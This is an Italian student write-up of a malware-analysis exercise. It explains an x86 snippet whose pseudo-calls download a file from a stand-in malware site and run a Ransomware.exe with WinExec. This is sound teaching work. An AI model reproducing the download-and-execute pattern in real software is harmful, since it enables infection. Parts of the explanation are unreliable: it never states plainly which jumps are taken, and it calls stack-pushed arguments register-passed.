

**Emanuele Di Stefano**

**S11-L5**

---

## TRACCIA:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

## Introduzione

L'obiettivo di questa analisi è di esaminare un frammento di codice malware, identificare e spiegare i salti condizionali, disegnare un diagramma di flusso per rappresentare questi salti, analizzare le funzionalità del malware e spiegare il passaggio degli argomenti nelle chiamate di funzione specificate.

### 1. Analisi dei Salti Condizionali Effettuati dal Malware

Codice Analizzato:

- 00401040 | mov EAX, 5
- 00401044 | mov EBX, 10
- 00401048 | cmp EAX, 5
- 0040105B | jnz loc 0040BBAO
- 0040105F | inc EBX
- 00401064 | cmp EBX, 11
- 00401068 | jz loc 0040FFAO

### Spiegazione:

- jnz (jump not zero): questo salto si verifica se il risultato del confronto (cmp) precedente non è zero. Nel caso specifico, cmp EAX, 5 confronta il valore di EAX con 5. Se EAX è diverso da 5, il salto avverrà verso l'indirizzo 0040BBAO. Se EAX è uguale a 5, il salto non avviene e l'esecuzione continua con l'istruzione successiva.
- jz (jump zero): questo salto si verifica se il risultato del confronto precedente è zero. Nel caso specifico, cmp EBX, 11 confronta EBX con 11. Se EBX è uguale a 11, il salto avviene verso l'indirizzo 0040FFAO. Se EBX è diverso da 11, l'esecuzione continua normalmente.

## Diagrammi di flusso del codice malware

### Figura 1: Flusso Logico con Salti Condizionali


Descrizione: Questa figura rappresenta il flusso del codice malware, partendo dall'istruzione di confronto cmp EAX, 5. Se EAX è uguale a 5, il codice prosegue con l'incremento di EBX, seguito da un ulteriore confronto cmp EBX, 11. A seconda del risultato di questo confronto, il flusso può saltare a loc0040FFA0, dove viene eseguita una chiamata alla funzione WinExec() per eseguire il file dannoso.

- Linee Verdi: Indicano i salti effettuati dal codice.
- Linee Rosse: Indicano i salti non effettuati, dove l'esecuzione prosegue normalmente.

### Figura 2: Dettaglio delle Funzioni Chiave

Descrizione: La seconda figura illustra in dettaglio le chiamate di funzione che si verificano in due sezioni principali del codice:

- Sezione 1: Dopo il primo confronto e il salto condizionale, il codice esegue una chiamata alla funzione DownloadToFile(), che scarica un file dal sito malevolo specificato in EDI.
- Sezione 2: Se il flusso raggiunge il secondo salto condizionale e viene soddisfatta la condizione, il malware passa all'esecuzione del file scaricato utilizzando la funzione WinExec(), con il percorso specificato in EDX.



## Funzionalità del Malware

### Funzioni Principali:

#### Download del Malware:

- 0040BBA0 | mov EAX, EDI | EDI = www.malwaredownload.com
- 0040BBA4 | push EAX | ; URL
- 0040BBA8 | call DownloadToFile() | ; pseudo funzione

Descrizione: Questa parte del codice si occupa di scaricare un file malevolo da un sito web specificato. Il registro EDI contiene l'URL, che viene passato alla funzione DownloadToFile() per eseguire il download.

#### Esecuzione del Malware:

- 0040FFAO | mov EDX, EDI | EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
- 0040FFA4 | push EDX | ; .exe da eseguire
- 0040FFA8 | call WinExec() | ; pseudo funzione

Descrizione: Questa parte del codice esegue il file scaricato, un ransomware in questo caso. Il percorso del file viene memorizzato in EDI, spostato in EDX, e quindi passato alla funzione WinExec() per l'esecuzione.

## Analisi delle Chiamate di Funzione (Tabelle 2 e 3)

Passaggio degli Argomenti:

### 1. Funzione DownloadToFile()

- Registro Utilizzato: EAX contiene l'URL del sito malevolo, passato alla funzione tramite push EAX.

Descrizione: Questa funzione si occupa di scaricare il file dal sito malevolo. L'URL viene preparato e passato alla funzione tramite il registro EAX.

### 2. Funzione WinExec()

- Registro Utilizzato: EDX contiene il percorso del file eseguibile, passato alla funzione tramite push EDX.

Descrizione: Questa funzione esegue il file scaricato (ransomware). Il percorso del file è preparato e passato alla funzione tramite il registro EDX.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

## **Considerazioni finali**

L'analisi ha rivelato che il malware esamina condizioni specifiche utilizzando salti condizionali per determinare quale parte del codice eseguire. Le sue principali funzionalità sono il download e l'esecuzione di un file malevolo. L'analisi delle chiamate di funzione ha mostrato come gli argomenti vengono passati utilizzando i registri.